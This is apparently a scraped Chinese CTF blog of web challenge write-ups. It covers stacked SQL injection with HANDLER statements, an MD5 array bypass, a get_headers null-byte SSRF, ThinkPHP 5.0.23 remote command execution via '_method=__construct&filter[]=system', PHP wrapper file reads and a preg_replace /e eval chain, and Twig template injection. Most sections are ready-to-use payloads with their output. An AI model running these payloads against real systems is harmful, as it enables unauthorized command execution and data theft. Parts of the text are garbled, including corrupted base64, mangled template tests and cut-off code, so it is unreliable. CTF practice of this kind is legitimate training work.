[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

看列

payload

```
1';show columns from `FlagHere`; %23
```

---

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

---

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

由于过滤了prepare和alert  
我们可以用  
HANDLER方法

```
1';HANDLER FlagHere OPEN;HANDLER FlagHere READ FIRST;HANDLER FlagHere CLOSE;#
```

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

---

```
array(1) {
  [0]=>
  string(42) "flag {b257097a-8095-4aae-984f-ddf977b32195}"
}
```

---

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

**[MRCTF2020]Ez\_bypass**

```

I put something in F12 for you
include 'flag.php';
$flag='MRCTF {xxxxxxxxxxxxxxxxxxxxxxxxxxxx}' ;
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                if($passwd==1234567)
                {
                    echo 'Good Job!';
                    highlight_file('flag.php');
                    die('By Retr_0');

**Warning:** md5() expects parameter 1 to be string, array given in /var/www/html/index.php on line 48

You got the first step  
only one way to get the flag



[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

is\_numeric函数的作用是检测变量是否为数字或数字字符串,是则返回ture，反之。

使用hackbar的post传参,passwd

## [RoarCTF 2019]Easy Java

)

尝试点击help发现

发现filename=help.docx有可能可以进行文件读取

## WEB-INF/web.xml泄露

WEB-INF是Java的WEB应用的安全目录。如果想在页面中直接访问其中的文件，必须通过web.xml文件对要访问的文件进行相应映射才能访问。WEB-INF主要包含一下文件或目录：

- /WEB-INF/web.xml: Web应用程序配置文件，描述了 servlet 和其他的应用组件配置及命名规则。
- /WEB-INF/classes/: 含了站点所有用的 class 文件，包括 servlet class 和非servlet class，他们不能包含在 .jar文件中
- /WEB-INF/lib/: 存放web应用需要的各种JAR文件，放置仅在这个应用中要求使用的jar文件,如数据库驱动jar文件
- /WEB-INF/src/: 源码目录，按照包名结构放置各个java文件。
- /WEB-INF/database.properties: 数据库配置文件

这是一个信息泄露的漏洞，具体使用方法入下。

### [2020-03-01 18:40 UTC] 64796c6e69 at gmail dot com

Description:

-----  
get\_headers() silently truncates anything after a null byte in the URL it uses.

This was tested on PHP 7.3, but the function has always had this bug.

The test script shows that this can cause well-written scripts to get headers for an unexpected domain. Those headers could leak sensitive information or unexpectedly contain attacker-controlled data.

Test script:

```
-----  
<?php  
// user input  
$_GET['url'] = "http://localhost\0.example.com";  
  
$host = parse_url($_GET['url'], PHP_URL_HOST);  
if (substr($host, -12) !== '.example.com') {  
    die();  
}  
$headers = get_headers($_GET['url']);  
var_dump($headers);
```

Expected result:

-----  
Warning: get\_headers() expects parameter 1 to be a valid path, string given in php shell code on line 1  
NULL

Actual result:

-----  
headers from http://localhost

https://blog.csdn.net/welrio\_d3553  
https://blog.csdn.net/qq\_51558360



结合cve可知，get\_headers()函数存在漏洞。通过\0截断，访问本地主机。经过尝试，题目这里需使用%00截断再根据网页代码中给的提示开始构造payload

```
payload:  
/?url=http://127.0.0.1%00.ctfhub.com
```

← → ↻ ⚠ 不安全 | a38e13b7-5e1a-4205-a346-b012b8b623b5.node3.buuoj.cn/?url=http://127.0.0.1%00.ctfhub.com

ThinkPHP V5.0.23 { 十年磨一剑-为API开发设计的高性能框架 }

[https://blog.csdn.net/qz\\_51558360](https://blog.csdn.net/qz_51558360)

看到版本号为5.0.23，搜索一波5.0.23漏洞

## 漏洞描述

ThinkPHP5.0在核心代码中实现了表单请求类型伪装的功能，该功能利用`$_POST['_method']`变量来传递真实的请求方法，当攻击者设置`$_POST['_method']=__construct`时，Request类的method方法便会将该类的变量进行覆盖，攻击者利用该方式将filter变量覆盖为system等函数名，当内部进行参数过滤时便会进行执行任意命令。

## 影响范围

ThinkPHP 5.0.0 ~ ThinkPHP 5.0.23



[https://blog.csdn.net/qz\\_51558360](https://blog.csdn.net/qz_51558360)

所以直接post

```
__method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=ls
```

根目录里面找到flag

```
__method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=cat /flag
```

[BJDCTF2020]ZJCTF, 不过如此

```
<?php
error_reporting(0);
$text = $_GET["text"];
$file = $_GET["file"];
if(isset($text)&&(file_get_contents($text,'r')==="I have a dream")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1><br>";
    if(preg_match("/flag/", $file)){
        die("Not now!");
    }

    include($file);    //next.php
}
else{
    highlight_file(__FILE__);
}
?>
```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

分析代码,get传入两个参数text和file,text参数利用file\_get\_contents()函数只读形式打开,打开后内容要与"I have a dream"字符串相匹配,才能执行下面的文件包含\$file参数。

看到用的是file\_get\_contents()函数打开text参数,以及后面的文件包含函数,自然的想到php伪协议中的data://协议源码中提示我们去包含next.php文件,所以我们利用php://filter协议去读下next.php的源码。

于是构造payload

```
index.php?text=data://text/plain,I have a dream&file=php://filter/convert.base64-encode/resource=next.php
```

## I have a dream

PD9waHAKJGikID0gJF9HRVRbJ2lkJ107CiRfU0VTU0IPTIsnaWQnXSA9ICRpZDsKcmZ1bmN0aW9uIGNvbXBsZXgoJHJILCAkc3RyKSB7CiAgICByZXR1cm4gcHJIZ19yZXBsYWNIKAogICAgICAgICcvKCcgLiAkcmUgLiAnKS9laScsCiAgICAgICAgJ3N0cnRvbG93ZXlollxcMSlpJywKICAgICAgICAk3RyCiAgICApOwp9CgoKZm9yZWJjaCgkX0dFVCBhcyAkcmUgPT4gJHN0cikgewogICAgZWNobyBjb21wbGV4KCRyZSwgJHN0cikucJcbiI7Cn0KcmZ1bmN0aW9uIGdldEZsYWcoKXsKCUBldmFsKCRFR0VUWydyjbWQnXSk7Cn0K

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

PD9waHAKJGikID0gJF9HRVRbJ2lkJ107CiRfU0VTU0IPTIsnaWQnXSA9ICRpZDsKcmZ1bmN0aW9uIGNvbXBsZXgoJHJILCAkc3RyKSB7CiAgICByZXR1cm4gcHJIZ19yZXBsYWNIKAogICAgICAgICcvKCcgLiAkcmUgLiAnKS9laScsCiAgICAgICAgJ3N0cnRvbG93ZXlollxcMSlpJywKICAgICAgICAk3RyCiAgICApOwp9CgoKZm9yZWJjaCgkX0dFVCBhcyAkcmUgPT4gJHN0cikgewogICAgZWNobyBjb21wbGV4KCRyZSwgJHN0cikucJcbiI7Cn0KcmZ1bmN0aW9uIGdldEZsYWcoKXsKCUBldmFsKCRFR0VUWydyjbWQnXSk7Cn0K

base64解码得:

```

<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/' . $re . '/ei',
        strtolower("\1"),
        $str
    );
}

foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
    @eval($_GET['cmd']);
}

```

/e模式的preg\_replace,有一个远程代码执行漏洞。

思路是利用这个代码执行，执行源码中的getFlag()函数，在传入cmd参数，再利用getFlag中的eval（）函数，再进行一个代码执行。

俄罗斯套娃。

[这篇文章就是讲这个的利用的。](#)

于是构造Payload:



```
next.php?\S*=${getFlag()}&cmd=system('cat /flag');
```

← → ↻ ⚠ 不安全 | 150d0fc4-0631-4aa1-b098-d6d8a06aa043.node3.buuoj.cn/next.php?\S\*=\${getFlag()}&cmd=system(%27cat%20/flag%27);

flag(61ff2333-fc30-4c2b-92e0-e3f7971691e2) system('cat /flag');

## [BJDCTF2020]Cookie is so stable



[什么是Twig模板注入](#)

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)



点击flag是一个登录界面  
尝试经典`{{77}}`后判断是Twig模板注入



[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

`{{77}}` 回显77777777 ==> Jinja2

`{{7*7}}` 回显49 ==> Twig



## 题目提示cookie

user为注入点

